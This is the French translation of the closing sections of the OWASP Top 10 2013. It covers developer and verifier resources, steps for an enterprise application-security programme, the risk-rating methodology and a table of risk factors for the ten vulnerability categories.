Que vous soyez débutant dans le développement sécurisé d'applications web ou déjà familier avec les risques qui y sont associés, il est toujours difficile de créer une application web sécurisée ou de corriger une application existante. Lorsqu'en plus vous devez gérer de nombreuses applications, la tâche devient ardue.

Afin d'aider les organisations et les développeurs à réduire les risques au sein de leurs applications web à moindre coût, l'OWASP a créé de nombreuses ressources gratuites et ouvertes utilisables au sein de votre organisation. Les ressources ci-dessous sont un exemple de ce que l'OWASP a produit pour aider les organisations à développer des applications web sécurisées. D'autres ressources destinées à vous aider à contrôler la sécurité de vos applications sont présentées à la page suivante.

Exigences de sécurité de l'application

- Afin de produire une application web sécurisée, vous devez d'abord définir ce que cela signifie pour cette application. Utilisez le standard de vérification de la sécurité d'une application (ASVS) comme guide pour déterminer les exigences de sécurité de votre application. Si le développement de l'application est sous-traité, utilisez plutôt l'annexe contractuelle pour du logiciel sécurisé de l'OWASP.

Architecture applicative sécurisée

- Il est bien plus efficace d'intégrer la sécurité dans une application dès sa conception plutôt que d'identifier les failles et les corriger a posteriori. Les aide-mémoire de l'OWASP ont pour objectif de vous guider dans cette tâche. L'OWASP recommande également la lecture du guide de développement OWASP.

Contrôles de sécurité communs

- Il est particulièrement difficile de concevoir des contrôles de sécurité fiables et simples à utiliser. Un jeu de contrôles standard simplifie radicalement le développement d'applications sécurisées. L'OWASP recommande comme modèle pour le développement sécurisé des APIs de votre application le projet "OWASP Enterprise Security API (ESAPI)". Il inclut des implémentations de référence en Java, .NET, PHP, Classic ASP, Python et Cold Fusion.

Cycle de développement sécurisé

- Afin d'améliorer le processus que suit votre organisation pour le développement d'applications, l'OWASP recommande l'"OWASP Software Assurance Maturity Model (SAMM)". Ce modèle aide les organisations à formuler et implémenter une stratégie adaptée aux risques spécifiques auxquels elles sont confrontées.

Formation à la sécurité applicative

- Le projet éducation de l'OWASP met à disposition des ressources de formation afin d'aider à la sensibilisation des développeurs. Il regroupe une liste de présentations à cette fin. Afin de vous confronter aux vulnérabilités les plus courantes, essayez l'OWASP WebGoat, WebGoat.NET ou encore le projet applications web défaillantes. Et pour rester à jour, venez assister à une conférence AppSec OWASP, une session de formation, ou une réunion du chapitre OWASP local.

De nombreuses autres ressources OWASP sont disponibles. Consultez la page des projets OWASP qui les recense, organisés selon leur niveau de maturité (Release Quality, Beta, ou Alpha). La plupart des ressources OWASP sont disponibles sur le wiki, et un grand nombre de documents OWASP peuvent être commandés au format papier ou électronique (eBook).

+V Perspective pour les vérificateurs

Soyez Organisé

Afin de vérifier la sécurité d'une application web que vous avez développé ou que vous envisagez d'acquérir, l'OWASP recommande d'examiner le code applicatif (si le code source est disponible) et de tester l'application. L'OWASP recommande la combinaison d'une revue du code liée à la sécurité et l'établissement d'un test d'intrusion applicatif dès que cela s'avère possible, cela permet d'augmenter le niveau de résultat des deux techniques, les deux approches se complétant mutuellement. Les outils facilitant le processus de vérification peuvent améliorer l'efficience et l'efficacité d'un analyste expert. Les outils d'évaluation de l'OWASP se focalisent sur l'aide apportée à un expert afin de devenir plus efficace, plutôt que de tenter d'automatiser le processus d'analyse.

Standardisation – Comment Vérifiez Vous la Sécurité d'Application Web: Afin d'aider les organisations à développer de la cohérence et de définir un niveau de rigueur lors de l'évaluation d'applications web, l'OWASP a produit l'OWASP Standard de Vérification de Sécurité Applicative (ASVS). Ce document définit un standard de vérification minimum pour effectuer l'évaluation de sécurité des applications web. L'OWASP recommande d'utiliser ASVS comme guide pas seulement lorsque vous vérifiez la sécurité d'une application Web, mais aussi sur les techniques les plus appropriées à utiliser, et de vous aider à définir et sélectionner un niveau de rigueur lorsque vous vérifiez la sécurité d'application web. L'OWASP recommande par ailleurs l'utilisation de l'ASVS pour vous aider à définir et sélectionner tout service d'évaluation d'application web que vous pourriez vous procurer par un fournisseur tiers.

Suite d'Outils d'Evaluation : Le projet OWASP Live CD consolide plusieurs des meilleurs outils de sécurité open source dans un environnement de démarrage ou dans une machine virtuelle (VM). Les développeurs web, testeurs, et professionnels de la sécurité peuvent exécuter ce Live CD, or exécuter la VM, et immédiatement avoir accès à une suite complète de test de sécurité. Aucune installation ni configuration n'est requise pour utiliser les outils fournis sur ce CD.

Revue de Code

La revue de code en sécurité est particulièrement adaptée pour vérifier qu'une application contient des mécanismes de sécurité forts, et de trouver des éléments qui seraient difficiles à identifier en examinant les données de sorties. Tester une application est adapté pour prouver que des failles sont exploitables. Cela étant, les deux approches sont complémentaires et se recoupent dans quelques domaines.

Revue de Code : En tant que compagnon du Guide du Développeur OWASP, et le Guide des Tests OWASP, l'OWASP a produit le Guide de la Revue de Code OWASP pour aider les développeurs et les spécialistes de la sécurité applicative à comprendre comment examiner de manière efficiente et efficace la sécurité d'une application web par la revue de code. Il y a de nombreuses questions de sécurité applicatives, tel que les failles d'injection, qui sont de loin plus facile à déterminer au travers de la revue de code que du test externe.

Outil de Revue de Code : L'OWASP a fait du travail prometteur dans le domaine de l'assistance aux experts pour effectuer de l'analyse de code, mais ces outils sont encore à leurs débuts. Les auteurs de ces outils les utilisent chaque jour lorsqu'ils effectuent leurs revues de code en sécurité, mais les non-experts pourraient trouver ces outils compliqués d'utilisation. Cela inclut CodeCrawler, Orizon, et O2. Seul O2 a été en développement actif depuis la dernière version du Top 10 en 2010.
Il y a d'autres outils de revue de code gratuits et open source. Le plus prometteur est FindBugs, et son nouveau plugin de sécurité s'appelle FindSecurityBugs, les deux étant sous Java.

Sécurité et Test d'Intrusion

Tester l'Application : L'OWASP a développé le TestingGuide pour aider les développeurs, testeurs, et spécialistes de la sécurité à comprendre comment tester de manière efficace et efficiente la sécurité des applications web. Cet énorme guide, qui au travers de douzaines de contributeurs, fournit un vaste ensemble de sujets sur les tests de sécurité des applications web. Une revue de code a ses avantages, les tests de sécurité aussi. Il est très intéressant de pouvoir prouver qu'une application est non sécurisée en démontrant l'exploit. Il y a beaucoup de question de sécurité, particulièrement toutes les sécurités fournies par l'infrastructure applicative, qui ne peuvent être vues au travers de la revue de code, du fait que l'application ne porte pas la sécurité par elle-même.

Outils de Tests d'Intrusion Applicatifs : WebScarab, qui a été un des plus utilisés de tous les projets OWASP, et le nouveau ZAP, qui maintenant est bien plus populaire, sont tous deux des proxys de test d'application web. Ils permettent aux analystes sécurité d'intercepter les requêtes d'application web, ainsi les analystes peuvent imaginer comment l'application fonctionne, et donc de permettre à l'analyste de soumettre des requêtes de test afin de voir si l'application répond de manière sécurité à de telles requêtes. Ces outils sont particulièrement efficaces pour assister un analyste à la découverte de failles XSS, des failles d'Authentification, et des failles de Contrôle d'Accès. ZAP a même un scanner actif intégré, et cela GRATUITEMENT !

+0 Que faire dans une entreprise ?

Lancez dès maintenant un programme de sécurisation des applications

La sécurité des applications n'est plus une option. Entre le nombre croissant des agressions et la pression des autorités de régulation, les entreprises du web doivent se donner les moyens de sécuriser leurs applications. Etant donné le nombre écrasant de lignes de code déjà en production qui sont autant de risques de vulnérabilité, beaucoup d'entreprises luttent déjà pour en reprendre le contrôle. L'OWASP leur recommande de mettre en place un plan global qui profite à l'ensemble de leurs services.
Mais pour mener à bien cette sécurisation des applications, il faut une synergie de toutes les composantes de l'entreprise: la sécurité, la qualité, les développeurs, les commerciaux et la direction. La sécurité doit être mise en avant, de telle sorte que tous les acteurs puissent la retrouver dans leurs directives de travail et l'appliquer.
Il faut aussi mettre l'accent sur les méthodes qui vont effectivement améliorer la sécurité et leurs effets attendus en terme et de diminution de risque, mais aussi de coût. Les éléments clefs de la sécurisation des applications sont:

Pour commencer

- Etablissez un programme de sécurisation des applications , et pilotez son adoption.
- Procédez à une analyse des lacunes des capacités comparant votre organisation à vos pairs pour définir les principaux axes d'amélioration et un plan d'exécution.
- Faites entériner ce programme par la Direction et lancez une campagne de sensibilisation à la sécurité des applications pour l'ensemble de l'organisation informatique.

Approche basée sur le risque

- Identifier et prioriser votre portefeuille d'applications du point de vue du risque inhérent.
- Créer un modèle de profil de risque applicatif pour mesurer et hiérarchiser vos applications.
- Établissez des directives d'assurance pour définir correctement la couverture et le niveau de rigueur requis.
- Définissez un modèle commun d'évaluation des risques avec un ensemble cohérent de probabilité et de facteurs d'impact reflétant la tolérance de votre organisation pour le risque.

Partez sur des bases solides

- Adoptez une liste précise de normes et standards définissant les règles de base de la sécurité des applications qui devront être adoptées par les équipes de développement.
- Définissez une liste commune de contrôles périodiques qui complètent ces politiques et normes et qui fournisse les conseils de conception et de développement sur leur utilisation.
- Mettez en place un programme de formation spécifique à la sécurité des applications s'adressant aux différents métiers et sujets de développement.

Intégrez la sécurité dans les processus existants

- Définissez et intégrez les activités d'implémentation et de vérification de la sécurité dans les processus de développement et opérationnels existant. Les activités comprennent modélisation des menaces, conception sécurisée & review, programmation sécurisée et revue de code, tests de pénétration et remédiation.
- Fournissez des services de support et d'expertise à disposition des équipes de développement et de gestion de projet pour réussir.

Rendez vos indicateurs visibles

- Gérez avec des métriques. Pilotez les décisions de financement et d'amélioration en vous basant sur les métriques et les données d'analyse recensées. Les métriques comprennent le respect des pratiques / activités de sécurité, les vulnérabilités introduites, les vulnérabilités atténuées, la couverture de l'application, la densité de défauts par type et par nombre d'instances, etc.
- Analysez les données des activités de mise en œuvre et de vérification pour rechercher la cause première et des modèles de vulnérabilité pour conduire des améliorations stratégiques et systémiques à travers l'entreprise.

+R Note à propos des Risques

Il s'agit de Risques, non de Faiblesses

Même si les versions antérieures du Top 10 OWASP se focalisaient essentiellement sur les "vulnérabilités" les plus communes, le Top 10 OWASP a toujours été organisé autour des risques. Ceci a causé une confusion compréhensible pour les personnes recherchant une classification infaillible des failles. Le Top 10 OWASP de 2010 a clarifié le rôle central du risque au sein du Top 10 en étant très explicite sur la façon dont les agents de menace, vecteurs d'attaque, vulnérabilités, impacts techniques et impacts métier se combinent pour générer le risque. Cette version du Top 10 OWASP suit la même méthodologie.


La méthodologie d'évaluation du risque pour le Top 10 est basée sur l'OWASP Risk Rating Methodology. Pour chacun des éléments du Top 10, nous avons estimé le risque type introduit par chaque vulnérabilité pour une application type en estimant le facteurs de probabilité et d'impact pour chacune des failles. Nous avons donc classé le Top 10 en fonction des vulnérabilités types qui introduisent le risque le plus important dans une application.

La méthodologie OWASP Risk Rating Methodology définit de nombreux facteurs pour aider au calcul du risque associé à une vulnérabilité identifiée. Cependant, le Top 10 doit parler de généralités plutôt que vulnérabilités spécifiques aux applications réelles. Par conséquent, nous ne pourrons jamais être aussi précis que peut l'être le responsable du système lorsqu'il est question de calculer les risques pesant sur leur(s) application(s). Vous êtes les mieux placés pour juger de l'importance de vos applications, de vos menaces, de comment votre système a été construit et comment il est géré.

Pour chaque vulnérabilité, notre méthodologie inclut trois facteurs de probabilité (prévalence, Détection, et facilité d'exploitation) et un facteur d'impact (technique). La prévalence d'une faille est typiquement un facteur que vous n'avez pas à calculer. Pour ces données, nous avons agrégé les statistiques que nous ont fourni des entreprises d'horizons variés (cf. Remerciements page 3) afin d'obtenir un Top 10 par prévalence. Ces données ont ensuite été combinées avec deux autres facteurs de probabilité (Détection et facilité d'exploitation) afin de calculer un ratio de probabilité pour chaque faille. Enfin celui-ci a été multiplié par l'impact technique moyen que nous avons estimé, afin d'obtenir un classement du risque global pour chaque élément du Top 10.

Il est à noter que cette approche ne prend en compte ni la probabilité des menaces ni les nombreux détails techniques propres à votre application. Tous ces facteurs peuvent grandement affecter la probabilité qu'un attaquant puisse trouver et exploiter une vulnérabilité. Ce classement ne prend pas non plus en compte les impacts effectifs sur votre activité. En fonction de sa culture, de son secteur et des contraintes règlementaires, votre organisation devra décider quel niveau de risque est acceptable pour chaque application. Le but du Top 10 OWASP n'est pas de réaliser l'analyse de risque à votre place.

Le schéma suivant illustre notre calcul pour la vulnérabilité A3: Cross-Site Scripting. Les failles XSS sont si courantes qu'elles sont les seules à être classées « TRES REPANDUE » (prévalence de valeur 0). Tous les autres risques sont classés de répandu à peu commun (valeur de 1 à 3).



+F Détails sur les facteurs de Risques

Récapitulatif des Facteurs de Risque du Top 10

Le tableau suivant représente une vue d'ensemble des risques de sécurité du Top 10 2013, et les facteurs assignés à chacun des risques. Ces facteurs ont été déterminés d'après les statistiques connues et en fonction de l'expérience de l'équipe OWASP Top 10. Pour une compréhension complète de ces risques pour votre application ou organisation, vous devez examiner vos facteurs de menace spécifiques et les impacts commerciaux correspondants. Une énorme faille de sécurité ne représentera pas forcément de risque sérieux s'il n'y a aucun agent menaçant capable d'effectuer l'attaque, ou si les impacts commerciaux sont négligeables au vu des informations exposées.

RISQUES	Agents de Menace	Vecteurs d'attaque	Vulnérabilité		Impacts Techniques	Impacts Métier
		Exploitabilité	Prévalence	Détection	Impact	
A1-Injection	Spécifique à l'Application	FACILE	COMMUNE	MOYENNEMENT	SÉVÈRE	Spécifique à l'Application
A2-Auth et Sess	Spécifique à l'Application	MOYENNE	RÉPANDUE	MOYENNEMENT	SÉVÈRE	Spécifique à l'Application
A3-XSS	Spécifique à l'Application	MOYENNE	TRÈS RÉPANDUE	FACILEMENT	MODÉRÉ	Spécifique à l'Application
A4-Réf non sécu.	Spécifique à l'Application	FACILE	COMMUNE	FACILEMENT	MODÉRÉ	Spécifique à l'Application
A5-Config	Spécifique à l'Application	FACILE	COMMUNE	FACILEMENT	MODÉRÉ	Spécifique à l'Application
A6-Données	Spécifique à l'Application	DIFFICILE	RARE	MOYENNEMENT	SÉVÈRE	Spécifique à l'Application
A7-ACL Fonc.	Spécifique à l'Application	FACILE	COMMUNE	MOYENNEMENT	MODÉRÉ	Spécifique à l'Application
A8-CSRF	Spécifique à l'Application	MOYENNE	COMMUNE	FACILEMENT	MODÉRÉ	Spécifique à l'Application
A9-Composants	Spécifique à l'Application	MOYENNE	RÉPANDUE	DIFFICILEMENT	MODÉRÉ	Spécifique à l'Application
A10-Redirection	Spécifique à l'Application	MOYENNE	RARE	FACILEMENT	MODÉRÉ	Spécifique à l'Application

Risques additionnels à considérer

Le Top 10 couvre beaucoup de domaines, mais il existe d'autres risques que vous devez prendre en considération et évaluer pour votre entreprise. Certain apparaissent dans des versions antérieures du Top 10, d'autres non, il y a aussi toutes les nouvelles techniques d'attaques découvertes tous les jours. Voici une liste des risques de sécurité que vous devriez aussi examiner:

- Clickjacking
- Concurrency Flaws
- Déni de service (initialement Entrée 2004-A9 dans le Top 10 2004)
- Expression Language Injection (CWE-917)
- Fuite d'informations et Mauvaise gestion des erreurs (Faisait partie du Top 10 2007 – Entrée 2007-A6)
- Insufficient Anti-automation (CWE-799)
- Journalisation insuffisante et Responsabilités (Relatif au Top 10 2007 – Entrée 2007-A6)
- Manque de système de détection/réponse aux intrusions
- Exécution de fichier malveillant (Dans Top 10 2007 – Entrée 2007-A3)
- Affectation de masse (CWE-915)
- Protection de la vie privée de l'utilisateur

LES ICÔNES CI-DESSOUS REPRESENTENT LES AUTRES VERSIONS DE CET OUVRAGE DISPONIBLES A L'IMPRESSION.

ALPHA: Le contenu de « Qualité Alpha » est un document de travail dont le contenu est approximatif et en développement jusqu'au niveau de publication supérieur.

BETA: Le contenu de « Qualité Beta » correspond au niveau de publication suivant. Le contenu reste en développement jusqu'à la prochaine publication.

RELEASE: Le contenu de « Qualité Release» est le plus haut niveau de qualité du cycle de publication d'un ouvrage, et correspond au produit final.

VOUS ÊTES LIBRES:

de partager - copier, distribuer et transmettre ce travail

de modifier - d'adapter ce travail

SOUS LES CONDITIONS SUIVANTES:

Attribution - Vous devez attribuer ce travail de la façon spécifiée par les auteurs ou concédants (mais sans jamais suggérer qu'ils vous soutiennent ou supportent l'usage que vous en faîtes).

Partage à l'identique - Si vous altérez, transformez ou réutilisez ce travail, vous ne pouvez distribuer le travail résultant que sous la même licence, sous une license similaire ou sous une license compatible.

OWASP
The Open Web Application Security Project

L'Open Web Application Security Project (OWASP) est une communauté mondiale libre et ouverte ayant pour but l'amélioration de la sécurité des applications logicielles. Notre mission est de rendre la sécurité des applications « visible », pour que les particuliers et les entreprises puissent prendre des décisions tenant compte des risques de sécurité liés aux applications. Chacun est libre de participer à l'OWASP et tous nos supports sont disponibles sous licence libre et gratuite. La Fondation OWASP est une association à but non lucratif de type 501c3 qui garantit la disponibilité future et le support de nos travaux.